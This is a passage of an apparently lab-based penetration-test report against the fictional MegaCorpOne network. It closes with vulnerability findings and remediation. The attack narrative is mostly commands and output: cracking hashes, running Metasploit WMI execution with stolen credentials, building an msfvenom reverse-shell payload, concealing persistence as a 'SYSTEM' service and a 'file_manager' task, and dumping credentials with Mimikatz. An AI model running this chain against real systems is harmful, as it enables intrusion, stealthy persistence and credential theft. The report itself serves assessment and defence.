
```
┌──(root💀kali)-[~]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
```

Now that we have gained the credentials for 2 users on the network, our next goal is to leverage these credentials using a Metasploit module to remotely run commands on the target machines. This module allowed us to exploit WMI on the windows machine 172.22.117.20. We identified that the target machine was using version 10.0.19042 Build 19042 with a processor architecture of x64. We did not identify any users currently logged in, however there were 3 shares available on the network; C, IPC and ADMIN$. Furthermore, we were able to view the current tasklist of operating services on the machine.



```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    net share        yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name   Resource                    Remark
------------------------------------------------------------------------------
C$           C:\                         Default share
IPC$                                     Remote IPC
ADMIN$       C:\Windows                  Remote Admin
The command completed successfully.
```





Once we had succeeded in our prior attacks, we developed a custom payload using msfvenom to gain a Meterpreter shell into the windows system. We were able to transfer the payload (shell.exe) into the DC through the use of SMBClient in our Kali machine. As we had the credentials for “tstark:tstark” these were used to gain access into the target system. Once this was completed, we used Metasploit once again to run a ‘listener’ module (exploit/multi/handler) in the background. From here we executed another exploit which targeted WMI on the windows system to give us shell access and establish a session on the target device.

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
```

```
┌──(root💀kali)-[~]
└─# ls
dcsync_hashes.txt  Documents  hash.txt                 module17_hash_pparker.txt  Pictures  Scripts      shell.exe  Videos
Desktop            Downloads  kiwi_cracked_passwords.txt  Music                   Public    service.exe  Templates
```

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                             AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings            DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                   AHS     8192  Fri Jun 28 23:55:25 2024
  pagefile.sys                        AHS 1811939328  Fri Jun 28 23:55:25 2024
  PerfLogs                              D        0  Sat Dec  7 04:14:16 2019
  Program Files                        DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                  DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                         DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                           DHSn        0  Mon May 10 08:16:51 2021
  service.exe                           A    48640  Thu Jun 27 07:15:05 2024
  shell.exe                             A    73802  Tue Jun 25 07:25:18 2024
  swapfile.sys                        AHS 268435456  Fri Jun 28 23:55:25 2024
  System Volume Information          DHSn        0  Mon May 10 01:19:02 2021
  Users                                DR        0  Mon Jan 17 17:24:45 2022
  Windows                               D        0  Tue Jun 25 07:56:50 2024
```

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:59433 ) at 2024-06-29 00:10:53 -0400
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:59432 ) at 2024-06-29 00:10:53 -0400
```

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                             AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings            DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                   AHS     8192  Fri Jun 28 23:55:25 2024
  pagefile.sys                        AHS 1811939328  Fri Jun 28 23:55:25 2024
  PerfLogs                              D        0  Sat Dec  7 04:14:16 2019
  Program Files                        DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                  DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                         DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                           DHSn        0  Mon May 10 08:16:51 2021
  service.exe                           A    48640  Thu Jun 27 07:15:05 2024
  shell.exe                             A    73802  Tue Jun 25 07:25:18 2024
  swapfile.sys                        AHS 268435456  Fri Jun 28 23:55:25 2024
  System Volume Information          DHSn        0  Mon May 10 01:19:02 2021
  Users                                DR        0  Mon Jan 17 17:24:45 2022
  Windows                               D        0  Tue Jun 25 07:56:50 2024
```

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:59433 ) at 2024-06-29 00:10:53 -0400
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:59432 ) at 2024-06-29 00:10:53 -0400
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:59433  (172.22.117.20)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:59432  (172.22.117.20)
```

Our next task was to escalate our privileges within the windows systems. In order to do this, we used another Metasploit module to give us full control of the target machine. We created a service and through this service we were able to maintain a connection with the target system. In order to be more stealthy, the service was named “SYSTEM” so as to not draw attention.

```
msf6 exploit(windows/local/persistence_service) > set service_name SYSTEM
service_name => SYSTEM
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\urQwqzUI.
exe
[*] Creating service SYSTEM
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240625.5803/WIN
DOWS10_20240625.5803.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:49611 ) at 2024-06
-25 08:58:04 -0400

meterpreter > [*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.20:4961
2 ) at 2024-06-25 08:58:04 -0400
```

Now that we have gained full access over the system, we then proceed with process migration, which is the process of transferring our new “SYSTEM” service into another active process. The reasoning behind this is it allows our service to remain concealed. We successfully moved “SYSTEM” by migrating its PID from 3348 to 972 to conceal it behind the service with the PID number of 972.

```
 3324  584   uhssvc.exe       x64   0        NT AUTHORITY\SYSTEM    C:\Program Files\Micr
                                                                     osoft Update Health T
                                                                     ools\uhssvc.exe
 3348  584   svchost.exe      x64   0        NT AUTHORITY\SYSTEM    C:\Windows\System32\s
                                                                     vchost.exe
 3352  968   shell.exe        x86   0        MEGACORPONE\tstark     C:\shell.exe
 3588  584   urQwqzUI.exe     x86   0        NT AUTHORITY\SYSTEM    C:\Users\TSTARK~1.MEG
                                                                     \AppData\Local\Temp\u
                                                                     rQwqzUI.exe
 3612  584   SearchIndexer    x64   0        NT AUTHORITY\SYSTEM    C:\Windows\System32\S
             .exe                                                    earchIndexer.exe
 3864  584   svchost.exe      x64   0        NT AUTHORITY\LOCAL SE  C:\Windows\System32\s
                                               RVICE                 vchost.exe
 4044  4016  MicrosoftEdge    x86   0        NT AUTHORITY\SYSTEM    C:\Program Files (x86
             Update.exe                                              )\Microsoft\EdgeUpdat
                                                                     e\MicrosoftEdgeUpdate
                                                                     .exe

meterpreter > migrate 972
[*] Migrating from 3348 to 972...
[*] Migration completed successfully.
meterpreter >
```

Our next step was establishing persistence across the system to ensure we maintained SYSTEM access. Using Metasploit and the “psexec” module, we gained shell access to the target system. From here we used Task Scheduler to automate the execution of a custom Meterpreter payload.

```
meterpreter > shell
Process 3544 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>sc create TestService binPath= "C:\service.exe" start= auto
sc create TestService binPath= "C:\service.exe" start= auto
[SC] CreateService SUCCESS

C:\>
```

```
C:\>sc start TestService
sc start TestService

SERVICE_NAME: TestService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 880
        FLAGS              :

C:\>
```

To build upon this further, we implemented another scheduled task which was configured to execute every day at midnight. In order to conceal this, we renamed the task as “file_manager”.

```
C:\>schtasks /create /f /tn file_manager /SC DAILY /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn file_manager /SC DAILY /ST 00:00 /TR "C:\shell.exe"
SUCCESS: The scheduled task "file_manager" has successfully been created.

C:\>
```


```
C:\>schtasks /run /tn file_manager
schtasks /run /tn file_manager
SUCCESS: Attempted to run the scheduled task "file_manager".

C:\>
```

Our final objective was gaining access to the stored credentials on the target systems. To do this we used Mimikatz and Kiwi, two tools used for credential dumping and decryption. Once we had set up Kiwi and Mimikatz, we dumped the contents of SAM, which displayed important information such as users and hashes. From here, we transferred all users and hashes into a separate document, and cracked them using John the Ripper. We identified 3 users and their passwords, with special mention of “bbanner:Winter2021”.


```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863
969b16b159814

* Iteration is set to default (10240)

[NL$1 - 6/27/2024 7:51:57 AM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 kiwi_cracked_passwords.txt                    1 × 1 ⚙
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 51
2/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-06-27 08:00) 0.4643g/s 14240p/s 14338c/s 14338C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```


Using “bbanner”’s new credentials, we tested its access by spraying the credentials across the network and identified a successful login on 172.22.117.10:445



Now that we can use “bbanner”’s credential to access the domain controller, our final objective was to collect and crack remaining passwords and their corresponding hashes. To do so, we searched for all users on the system using “net user” and found a total of 9 users.



From here we used Meterpreter and Kiwi to perform dcsync_ntlm for each user and acquired their NTLM hashes. These were then stored in a separate document and cracked with John the Ripper. Below you will find the final output and a collection of all cracked credentials.



Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Lack of multi-factor authentication across web application and vpn access	High
Unpatched services/applications	High
Insecure passwords	Critical
Limited control of users permissions/privileges	High
No IPS/IDS implemented on target systems	Medium
No firewalls configured on networks	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	90
Ports	All ports scanned, however the following displays which ports were open: 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180.

Exploitation Risk	Total
Critical	2
High	3
Medium	2
Low	0

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. Perme8AUS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Lack of Multi-Factor Authentication

Risk Rating: High

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. It is not configured to accept multi-factor authentication for employees, therefore making it vulnerable to brute-force attacks.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Configure multi-factor authentication for all users to mitigate against the threat of brute-force attacks.
- Promote strong safety culture in the workplace
- Establish training sessions with employees to raise cyber awareness and help configure MFA on users devices and systems

Unpatched Services/Applications

Risk Rating: High

Description:
The host **172.22.117.150** uses the FTP and TCP protocols on open port 21. We identified the target was using an unpatched version of FTP which exposed a vulnerability, allowing us to remote access into the host IP using a backdoor exploit via Metasploit.

Affected Hosts: 172.22.117.150

Remediation:

- Automate patch management across the network and corresponding devices
- Task scheduler to monitor and audit vulnerable systems and/or missing patches
- Limit anonymous access
- Enable encryption protocols and the use of public/private keys

Insecure Passwords

Risk Rating: **Critical**

Description:
Once we gained initial access into **172.22.117.150** we were able to successfully uncover the username and password for msfadmin. These credentials were stored in a ".txt" file which was easily accessible via the "grep" command. Furthermore, no file restrictions were added which ultimately allowed for any user to view its contents.

Affected Hosts: 172.22.117.150

Remediation:

- Automate patch management across the network and corresponding devices
- Task scheduler to monitor and audit vulnerable systems and/or missing patches
- Limit anonymous access
- Enable encryption protocols and the use of public/private keys
- Face-to-face training to raise cyber awareness for company and its employees

Limited Controls of User Permissions/Privileges

Risk Rating: **High**

Description:
From our findings, there was a lack of control of the permissions and privilege levels of employees within MegaCorpOne. As a result of this, this allowed us to navigate throughout the target system via lateral movement and various Metasploit exploits.

Affected Hosts: 172.22.117.100, 172.22.117.150, 172.22.117.20, 172.22.117.10

Remediation:

- Implement Least Privilege Policy for all users and employees
- Regular monitoring of users and sudo permissions via audits and scheduled tasks
- Regular monitoring of user logs and commands used
- Implementing detection software to notify security teams of unauthorized use of specified commands and prompts.

No IPS/IDS Implemented Across Target Systems

Risk Rating: **Medium**

Description:
No IPS or IDS were found on either systems, which contributed to our success and concealment throughout the course of the operation. If these systems were configured prior to exploitation, MegaCorpOne would have been alerted to our presence within their systems and ultimately would have been able to respond to our threats and potentially protect their data from exploitation.

Affected Hosts: 172.22.117.100, 172.22.117.150, 172.22.117.20, 172.22.117.10

Remediation:

- Implement IPS on systems with public IP addresses
- Configure IDS within private network to monitor against unauthorized access and specific command prompts
- Configure system audits on unauthorized user and file access

No Firewalls Configured on Networks

Risk Rating: **Medium**

Description:
Due to the multitude of ports open on **172.22.117.150** we were able to gain initial access into its systems. Not only this, but as we did not encounter any firewalls, this allowed for additional network traffic to be accepted across these select ports which ultimately allowed for additional exploits and the identification of vulnerabilities.

Affected Hosts: 172.22.117.100, 172.22.117.150, 172.22.117.20, 172.22.117.10.

Remediation:

- Implement firewall policies to block network traffic from certain IP ranges, ports and protocols
- Educate employees on cyber security threats
- Provide additional training to security team for the successful implementation of effective firewall policies
- Regular monitoring and logging of network traffic

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that Perme8AUS used throughout the assessment.

Legend:
Performed successfully
Failure to perform